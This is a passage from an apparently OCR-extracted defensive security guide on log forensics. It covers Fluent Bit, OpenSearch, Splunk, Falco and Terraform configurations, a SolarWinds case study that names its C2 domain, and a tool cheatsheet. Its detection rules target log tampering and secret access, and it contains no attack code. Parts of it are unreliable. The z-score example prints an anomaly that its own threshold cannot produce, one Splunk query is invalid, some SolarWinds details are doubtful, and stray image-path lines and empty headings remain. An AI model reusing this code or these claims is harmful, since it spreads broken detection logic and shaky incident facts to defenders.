Remediation	N/A	Configure secret rotation policies (1h TTL for CI/CD tokens)	Enforce AppRole constraints (CIDR binding, secret_id_num_uses=1)	Enable Vault audit logging to SIEM, encrypt audit logs	Monitor Vault token issuance rate and secret access patterns
Validation	Verify no ongoing unauthorized secret reads	Test AppRole authentication with security controls	Penetration test Vault token theft scenarios	Validate audit log integrity (HMAC, WORM storage)	Track Vault performance (token revocation latency)

Defense Technique #1: Centralized Log Correlation with SIEM



Defense 1: Centralized Log Correlation with ELK

Implementation Architecture



Production Implementation

1. Deploy Fluent Bit DaemonSet on Kubernetes

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: fluent-bit-config
  namespace: logging
data:
  fluent-bit.conf: |
    [SERVICE]
        Flush        5
        Daemon       Off
        Log_Level    info

    [INPUT]
        Name             tail
        Path             /var/log/containers/*.log
        Parser           docker
        Tag              kube.*
        Refresh_Interval 5
        Mem_Buf_Limit    50MB

    [INPUT]
        Name            systemd
        Tag             node.*
        Read_From_Tail  On

    [FILTER]
        Name                kubernetes
        Match               kube.*
        Kube_URL            https://kubernetes.default.svc:443
        Kube_Tag_Prefix     kube.var.log.containers.
```

```
        Merge_Log           On
        Keep_Log            Off

    [FILTER]
        Name    grep
        Match   kube.*
        Regex   log (error|exception|unauthorized|denied)

    [OUTPUT]
        Name            es
        Match           *
        Host            opensearch.logging.svc.cluster.local
        Port            9200
        TLS             On
        TLS_Verify      On
        Logstash_Format On
        Retry_Limit     5

    [OUTPUT]
        Name            s3
        Match           *
        bucket          prod-logs-immutable
        region          us-east-1
        store_dir       /tmp/fluent-bit-s3
        total_file_size 250M
        upload_timeout  10m
        s3_key_format   /logs/$TAG[0]/%Y/%m/%d/%H/%M/%S/$UUID.gz
---
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: fluent-bit
  namespace: logging
spec:
  selector:
    matchLabels:
      app: fluent-bit
  template:
    metadata:
      labels:
        app: fluent-bit
    spec:
      serviceAccountName: fluent-bit
      containers:
      - name: fluent-bit
        image: fluent/fluent-bit:2.2
        volumeMounts:
        - name: varlog
          mountPath: /var/log
          readOnly: true
        - name: config
          mountPath: /fluent-bit/etc/
        resources:
          limits:
            memory: 200Mi
            cpu: 200m
      volumes:
      - name: varlog
        hostPath:
          path: /var/log
      - name: config
        configMap:
          name: fluent-bit-config
```

2. OpenSearch Detection Rules

```
{
  "trigger": {
    "schedule": {
      "interval": "5m"
    }
  },
  "input": {
```

```
    "search": {
      "request": {
        "indices": ["logs-*"],
        "body": {
          "query": {
            "bool": {
              "must": [
                {
                  "range": {
                    "@timestamp": {
                      "gte": "now-5m"
                    }
                  }
                },
                {
                  "query_string": {
                    "query": "(DELETE AND /actions/runs/) OR (cloudtrail AND StopLogging) OR (jenkins AND build.delete)"
                  }
                }
              ]
            }
          }
        }
      }
    }
  },
  "condition": {
    "compare": {
      "ctx.payload.hits.total": {
        "gt": 0
      }
    }
  },
  "actions": {
    "send_alert": {
      "webhook": {
        "method": "POST",
        "url": "https://hooks.slack.com/services/YOUR/WEBHOOK/URL",
        "body": {
          "text": "🚨 **LOG TAMPERING DETECTED** 🚨\nCount: {{ctx.payload.hits.total}}\nInvestigate immediately!"
        }
      }
    }
  }
}
```

3. Splunk SPL Query for Cross-Technology Correlation

```
index=cicd OR index=cloud OR index=kubernetes
| eval source_tech=case(
    sourcetype="github:actions", "GitHub Actions",
    sourcetype="aws:cloudtrail", "AWS CloudTrail",
    sourcetype="kube:apiserver", "Kubernetes",
    sourcetype="jenkins:audit", "Jenkins"
  )
| where (action="DELETE" AND object_type="logs")
    OR (eventName="StopLogging" AND eventSource="cloudtrail.amazonaws.com")
    OR (msg LIKE "%delete%build%")
| stats count by source_tech, user, action, _time
| where count > 1
| eval severity="CRITICAL"
| table _time, user, source_tech, action, severity
| sort -_time
```

4. Falco Rule for Container Log Access

```
- rule: Container Log File Access
  desc: Detect when a process tries to read or modify container logs
  condition: >
    (open_read or open_write) and
    container and
    fd.name startswith "/var/log/containers/" and
```

```
    not proc.name in (fluent-bit, fluentd, filebeat)
  output: >
    Container log file accessed (user=%user.name
    command=%proc.cmdline file=%fd.name
    container=%container.name image=%container.image.repository)
  priority: WARNING
  tags: [filesystem, container, logs]
```

Detection Query Examples

GitHub Actions Audit Log Query

```
# Query via GitHub API
curl -H "Authorization: token $GITHUB_TOKEN" \
  "https://api.github.com/orgs/$ORG/audit-log?phrase=action:workflow.delete+action:secret.delete" \
  | jq '.[] | select(.created_at > (now - 86400)) | {actor, action, repo, timestamp}'
```


Jenkins Audit Trail Analysis

```
# Parse Jenkins audit logs for suspicious patterns
grep -E "(CONFIG_CHANGE|CREDENTIALS|BUILD.*DELETE)" $JENKINS_HOME/audit-trail*.log \
  | awk -F'|' '{print $1, $2, $5}' \
  | grep -v "healthcheck" \
  | sort -u
```

AWS CloudTrail Log Integrity Validation

```
# Validate CloudTrail log integrity
aws cloudtrail validate-logs \
  --trail-arn arn:aws:cloudtrail:us-east-1:123456789:trail/production \
  --start-time 2025-11-30T00:00:00Z \
  --end-time 2025-11-30T23:59:59Z \
  | jq '.LogFileValidationData[] | select(.LogFileHashValidationStatus != "SUCCEEDED")'
```

Team Collaboration: SOAR Automation Workflow



SOAR Automation Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	N/A	N/A	N/A	Configure SIEM to send alerts to SOAR (Splunk Phantom, Cortex XSOAR)	Monitor SOAR platform availability
Enrichment	Review auto-enriched alerts (threat intel, OSINT lookups)	N/A	Define enrichment sources (VirusTotal, AbuseIPDB, Shodan)	N/A	N/A
Classification	Validate SOAR auto-classification accuracy	N/A	Map alerts to MITRE ATT&CK techniques (T1562, T1567, T1548)	Tune classification rules in SOAR	N/A
Playbook Execution	Monitor automated actions (user disabled, token revoked)	Verify automated remediations completed successfully	Design SOAR playbooks for each attack technique	N/A	N/A
API Integration	N/A	Configure SOAR integrations with 44 technologies (GitHub, Slack, K8s, Vault)	Test API authentication and authorization	Maintain SOAR connectors and apps	Monitor API rate limits and failures

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Response Actions	Manual intervention for high-risk actions (delete data, terminate instances)	Execute automated responses (disable CI/CD workflow, quarantine pod)	Validate remediation effectiveness (confirm token revoked, pod quarantined)	N/A	N/A
Validation	Post-incident review of SOAR actions	N/A	Penetration test to verify automated response works	N/A	Track MTTR (mean time to respond) before and after SOAR
Tuning	Provide feedback on false positives/negatives	N/A	Update playbook logic based on incident learnings	Optimize SOAR performance (parallel execution, caching)	Measure SOAR ROI (time saved, incidents auto-resolved)

Real-World Case Study: SolarWinds Supply Chain Attack (2020)

Incident Overview

Timeline:


- **September 2019**: Attackers compromise SolarWinds build environment
- **October 2019 - February 2020**: Malicious code injected into Orion software updates
- **March 2020**: Trojanized updates distributed to 18,000 customers
- **December 2020**: FireEye discovers breach—9 months after initial deployment

The Log Investigation Challenge

What Made Detection Difficult:

1. **Build Log Tampering**
   - Attackers modified **Jenkins/Azure DevOps** build logs to hide malicious compilation steps
   - **Git commit history** altered to backdate malicious code introduction
   - **Code signing logs** showed legitimate certificates—attackers stole signing keys
2. **Cloud Infrastructure Gaps**
   - **AWS CloudTrail** logging incomplete for S3 bucket access
   - **Azure AD** sign-in logs showed "normal" patterns—attackers used stolen credentials
   - **No centralized SIEM**—logs scattered across Azure, AWS, on-prem systems
3. **Persistence Mechanisms**
   - **Golden SAML** attack—forged authentication tokens bypassed MFA
   - **DLL side-loading**—malicious code injected into legitimate binaries
   - **Domain fronting**—C2 traffic masqueraded as legitimate cloud services

How Ninja Log Investigation Would Have Detected It



Detection Points:

1. **Build Anomaly Detection** (Would have caught in October 2019)

```
index=cicd sourcetype=jenkins
| where build_duration > avg(build_duration)*1.5
| where hour(_time) NOT IN (9,10,11,14,15,16)
| stats count by job_name, user, _time
```

2. **Code Signing Irregularities** (Would have caught in November 2019)

```
# Validate all signed binaries against build manifest
for file in dist/*.dll; do
  osslsigncode verify -in $file
  sha256sum $file | grep -f build-manifest.sha256 || echo "MISMATCH: $file"
done
```

3. **Network Beacon Detection** (Would have caught in March 2020)

```
index=firewall OR index=proxy
| where dest_domain IN ("avsvmcloud.com", "*.appsync-api.*.amazonaws.com")
| stats count by src_ip, dest_domain
| where count > 100 AND dest_domain NOT IN (whitelist)
```

Lessons Learned

Critical Controls:

- ✅ **Immutable build logs** with cryptographic signatures
- ✅ **Behavioral baselines** for build times, compiler usage, network patterns
- ✅ **Cross-technology correlation**—link code commit → build → signing → deployment
- ✅ **Air-gapped log storage**—attackers cannot delete evidence
- ✅ **Third-party binary validation**—verify hashes against vendor signatures

---

DevOps Pipeline Integration

CI/CD Pipeline with Built-in Log Forensics

```yaml
# .github/workflows/secure-pipeline.yml
name: Secure Build with Forensic Logging

on:
  push:
    branches: [main]
  pull_request:

jobs:
  build-with-audit:
    runs-on: ubuntu-latest

    steps:
      - name: Checkout Code
        uses: actions/checkout@v4
        with:
          fetch-depth: 0  # Full history for forensics

      - name: Generate Build Attestation
        uses: actions/attest-build-provenance@v1
        with:
          subject-path: 'dist/*'

      - name: Install Fluent Bit Sidecar
        run: |
          docker run -d --name log-forwarder \
            -v /var/log:/var/log:ro \
            -e FLUENT_ELASTICSEARCH_HOST=logs.company.com \
            fluent/fluent-bit:latest

      - name: Build Application
        run: |
          # Capture all build commands with timestamps
          script -qc "npm ci && npm run build" build-log.txt
          sha256sum dist/* > build-manifest.sha256

      - name: Sign Build Artifacts
        env:
          COSIGN_PASSWORD: ${{ secrets.COSIGN_PASSWORD }}
        run: |
          cosign sign-blob --key cosign.key \
            --output-signature=build.sig \
            --output-certificate=build.cert \
            build-manifest.sha256

      - name: Upload to Immutable Log Storage
        run: |
          # Send to WORM S3 bucket with MFA delete
          aws s3 cp build-log.txt \
            s3://audit-logs-immutable/github-actions/${{ github.run_id }}/ \
            --storage-class GLACIER_IR \
            --metadata "git-sha=${{ github.sha }},actor=${{ github.actor }}"

      - name: Falco Runtime Monitoring
        run: |
          docker run --rm --privileged \
            -v /var/run/docker.sock:/host/var/run/docker.sock \
            -v /dev:/host/dev \
            -v /proc:/host/proc:ro \
            falcosecurity/falco:latest \
            -r /etc/falco/rules.d/build-security.yaml
```

Terraform Module for Secure Log Infrastructure

```hcl
# modules/immutable-logging/main.tf

resource "aws_s3_bucket" "audit_logs" {
  bucket = "prod-audit-logs-${var.account_id}"

  lifecycle {
```

```
    prevent_destroy = true
  }
}

resource "aws_s3_bucket_versioning" "audit_logs" {
  bucket = aws_s3_bucket.audit_logs.id

  versioning_configuration {
    status     = "Enabled"
    mfa_delete = "Enabled"  # Requires MFA to delete objects
  }
}

resource "aws_s3_bucket_object_lock_configuration" "audit_logs" {
  bucket = aws_s3_bucket.audit_logs.id

  rule {
    default_retention {
      mode = "GOVERNANCE"  # WORM protection
      days = 2555          # 7 years retention
    }
  }
}

resource "aws_s3_bucket_public_access_block" "audit_logs" {
  bucket = aws_s3_bucket.audit_logs.id

  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls      = true
  restrict_public_buckets = true
}

resource "aws_s3_bucket_policy" "audit_logs" {
  bucket = aws_s3_bucket.audit_logs.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid    = "DenyDeleteActions"
        Effect = "Deny"
        Principal = "*"
        Action = [
          "s3:DeleteObject",
          "s3:DeleteObjectVersion",
          "s3:PutLifecycleConfiguration"
        ]
        Resource = "${aws_s3_bucket.audit_logs.arn}/*"
      },
      {
        Sid    = "AllowFluentBitWrite"
        Effect = "Allow"
        Principal = {
          AWS = aws_iam_role.fluent_bit.arn
        }
        Action = [
          "s3:PutObject",
          "s3:PutObjectAcl"
        ]
        Resource = "${aws_s3_bucket.audit_logs.arn}/*"
        Condition = {
          StringEquals = {
            "s3:x-amz-server-side-encryption" = "aws:kms"
          }
        }
      }
    ]
  })
}

resource "aws_cloudtrail" "audit" {
  name           = "prod-immutable-trail"
```

```
  s3_bucket_name = aws_s3_bucket.audit_logs.id

  enable_logging                = true
  include_global_service_events = true
  is_multi_region_trail         = true
  enable_log_file_validation    = true  # Cryptographic integrity

  event_selector {
    read_write_type           = "All"
    include_management_events = true

    data_resource {
      type   = "AWS::S3::Object"
      values = ["arn:aws:s3:::*/"]
    }

    data_resource {
      type   = "AWS::Lambda::Function"
      values = ["arn:aws:lambda:*:*:function/*"]
    }
  }

  insight_selector {
    insight_type = "ApiCallRateInsight"
  }
}
```

Tools & Commands Cheatsheet

Quick Reference for 44 Technologies

Communication Platforms

Slack

```
# Export audit logs
curl -H "Authorization: Bearer $SLACK_TOKEN" \
  "https://api.slack.com/audit/v1/logs?limit=100" | jq '.'

# Detect suspicious apps
curl -H "Authorization: Bearer $SLACK_TOKEN" \
  "https://slack.com/api/apps.list" \
  | jq '.apps[] | select(.is_app_directory_approved == false)'
```

Microsoft Teams

```
# Search unified audit log
Search-UnifiedAuditLog -StartDate (Get-Date).AddDays(-7) `
  -EndDate (Get-Date) `
  -RecordType MicrosoftTeams `
  -Operations FileDownloaded,MemberAdded

# Export for analysis
$logs | Export-Csv -Path "teams-audit.csv" -NoTypeInformation
```

CI/CD Pipelines

GitHub Actions

```
# List workflow runs
gh api repos/$OWNER/$REPO/actions/runs --paginate | jq '.workflow_runs[]'

# Audit secret access
gh api orgs/$ORG/audit-log?phrase=action:secret.* | jq '.[] | {actor, action, time}'

# Validate workflow integrity
git log --all --full-history --oneline -- .github/workflows/
```

GitLab CI

```
# Get pipeline logs
curl --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
  "https://gitlab.com/api/v4/projects/$PROJECT_ID/pipelines/$PIPELINE_ID/jobs" \
  | jq '.[] | {name, status, duration}'

# Audit CI variables
curl --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
  "https://gitlab.com/api/v4/projects/$PROJECT_ID/audit_events?entity_type=Ci::Variable"
```

Jenkins

```
# Parse audit trail
grep -E "CONFIG_CHANGE|CREDENTIALS" $JENKINS_HOME/audit-trail*.log

# Check plugin vulnerabilities
java -jar jenkins-cli.jar -s http://jenkins:8080/ \
  list-plugins | grep -E "(SECURITY|CVE)"
```

ArgoCD

```
# Get application sync logs
kubectl logs -n argocd deploy/argocd-application-controller | grep sync

# Audit RBAC changes
kubectl get configmap argocd-rbac-cm -n argocd -o yaml
```

Container & Orchestration

Kubernetes

```
# Audit API server logs
kubectl logs -n kube-system kube-apiserver-* | grep -E "audit|error"

# Check for privilege escalation
kubectl get pods --all-namespaces -o json \
  | jq '.items[] | select(.spec.containers[].securityContext.privileged == true)'

# Review RBAC bindings
kubectl get rolebindings,clusterrolebindings --all-namespaces -o wide
```

Docker

```
# Inspect container logs
docker logs <container_id> --since 24h

# Audit daemon events
journalctl -u docker.service --since "2025-11-30 00:00:00"

# Check for suspicious mounts
docker inspect <container_id> | jq '.[] | .Mounts'
```

Falco (Runtime Security)

```
# Real-time monitoring
falco -r /etc/falco/rules.d/*.yaml -o json_output=true

# Query alerts
journalctl -u falco | grep -E "Warning|Critical"
```

Cloud Platforms

AWS

```
# Query CloudTrail
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=StopLogging \
  --start-time 2025-11-30T00:00:00Z

# Validate log integrity
aws cloudtrail validate-logs --trail-arn $TRAIL_ARN
```

```
# Check S3 bucket logging
aws s3api get-bucket-logging --bucket prod-logs
```

GCP

```
# Query Cloud Audit Logs
gcloud logging read "protoPayload.methodName=~'delete' AND severity=ERROR" \
  --format=json --limit 100

# Export to BigQuery
gcloud logging sinks create audit-sink \
  bigquery.googleapis.com/projects/$PROJECT/datasets/audit_logs
```

Azure

```
# Query Activity Log
az monitor activity-log list \
  --start-time 2025-11-30T00:00:00Z \
  --query "[?contains(operationName.value, 'delete')]"

# Export diagnostic settings
az monitor diagnostic-settings show --resource $RESOURCE_ID
```

Secrets Management

HashiCorp Vault

```
# Audit log analysis
vault audit list -detailed

# Query secret access
vault read sys/audit-hash/file audit-file-path=/vault/audit.log

# Check for leaked secrets in logs (should be redacted)
grep -r "vault token" /var/log/vault/
```

AWS Secrets Manager

```
# Track secret access
aws secretsmanager list-secrets --query 'SecretList[].Name'

# CloudTrail for secret retrieval
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=GetSecretValue
```

Monitoring & SIEM

ELK Stack

```
# Query OpenSearch
curl -X GET "localhost:9200/logs-*/_search?pretty" \
  -H 'Content-Type: application/json' \
  -d '{"query": {"match": {"severity": "CRITICAL"}}}'

# Detect anomalies
curl -X POST "localhost:9200/_ml/anomaly_detectors/_start" \
  -H 'Content-Type: application/json' -d @anomaly-config.json
```

Splunk

```
index=cicd OR index=cloud
| where action IN ("delete", "stop", "disable") AND object_type="logs"
| stats count by user, source, _time
| sort -_time
```

Prometheus + Grafana

```
# Detect log volume drops (potential tampering)
rate(log_entries_total[5m]) < 100
```

```
# Alert on CloudTrail disabling
aws_cloudtrail_enabled{trail="production"} == 0
```

Security Scanning

Trivy

```
# Scan container image
trivy image --severity HIGH,CRITICAL nginx:latest

# Scan IaC misconfigurations
trivy config --severity HIGH ./terraform/
```

Snyk


```
# Scan dependencies
snyk test --severity-threshold=high

# Monitor container for vulnerabilities
snyk container monitor nginx:latest
```

SonarQube

```
# Trigger analysis
sonar-scanner -Dsonar.projectKey=myproject \
  -Dsonar.sources=. -Dsonar.host.url=http://sonarqube:9000
```

Comprehensive Investigation Workflow

Step-by-Step Ninja Methodology



Investigation Checklist

Phase 1: Initial Triage (0-15 minutes)

- [ ] **Identify affected systems** from alert metadata
- [ ] **Check if logs are still flowing** to SIEM (detect tampering early)
- [ ] **Preserve evidence** by snapshotting VM disks, container images
- [ ] **Isolate compromised resources** (quarantine pods, revoke IAM keys)

Phase 2: Log Collection (15-30 minutes)

- [ ] **Pull logs from all 44 technologies** in scope

- [ ] **Verify log integrity** using CloudTrail validation, WORM checksums
- [ ] **Export to forensic workspace** (air-gapped analysis environment)
- [ ] **Document chain of custody** for legal compliance

Phase 3: Timeline Reconstruction (30-90 minutes)

- [ ] **Correlate events across platforms** (GitHub commit → Jenkins build → K8s deploy)
- [ ] **Identify first compromise indicator** (initial access technique)
- [ ] **Map lateral movement** (how attacker pivoted between systems)
- [ ] **Catalog exfiltration events** (data egress, secret access)

Phase 4: Attack Attribution (90-120 minutes)

- [ ] **Extract IOCs** (IP addresses, user agents, file hashes)
- [ ] **Map to MITRE ATT&CK** framework (T1562.008, T1078, etc.)
- [ ] **Determine attacker objectives** (espionage, ransomware, sabotage)
- [ ] **Assess blast radius** (how many systems compromised)

Phase 5: Remediation (Ongoing)

- [ ] **Rotate all credentials** accessed during breach window
- [ ] **Patch vulnerabilities** exploited by attacker
- [ ] **Restore from known-good backups** (verify integrity first)
- [ ] **Implement additional controls** (MFA, log immutability, segmentation)
- [ ] **Document lessons learned** for post-incident review

Advanced Detection Patterns

Behavioral Analytics with Machine Learning

Anomaly Detection for CI/CD Build Times

```
import pandas as pd
from sklearn.ensemble import IsolationForest

# Load historical build data
builds = pd.read_csv('jenkins_builds.csv')
builds['duration_seconds'] = pd.to_timedelta(builds['duration']).dt.total_seconds()
builds['hour'] = pd.to_datetime(builds['timestamp']).dt.hour

# Train anomaly detector
X = builds[['duration_seconds', 'hour']].values
clf = IsolationForest(contamination=0.05, random_state=42)
clf.fit(X)

# Detect anomalies in new builds
builds['anomaly'] = clf.predict(X)
suspicious = builds[builds['anomaly'] == -1]

print(f"Detected {len(suspicious)} suspicious builds:")
print(suspicious[['job_name', 'build_number', 'duration', 'timestamp']])
```

Log Volume Anomaly Detection (Potential Tampering)

```
import numpy as np
from scipy import stats

# Daily log volume from Splunk
daily_volumes = [45000, 47000, 46500, 48000, 3200, 46800]  # Day 5 is suspicious

# Z-score anomaly detection
z_scores = np.abs(stats.zscore(daily_volumes))
threshold = 3

anomalies = np.where(z_scores > threshold)[0]
print(f"Days with anomalous log volume: {anomalies}")
# Output: Days with anomalous log volume: [4]
```

Cross-Technology Correlation Rules

Detect CI/CD → Cloud → K8s Attack Chain

```
# Splunk query linking GitHub commit to AWS role assumption to K8s deploy
index=github sourcetype=push
| eval commit_time=_time
| join type=inner user
    [ search index=aws sourcetype=cloudtrail eventName=AssumeRole
    | eval assume_time=_time ]
| join type=inner roleArn
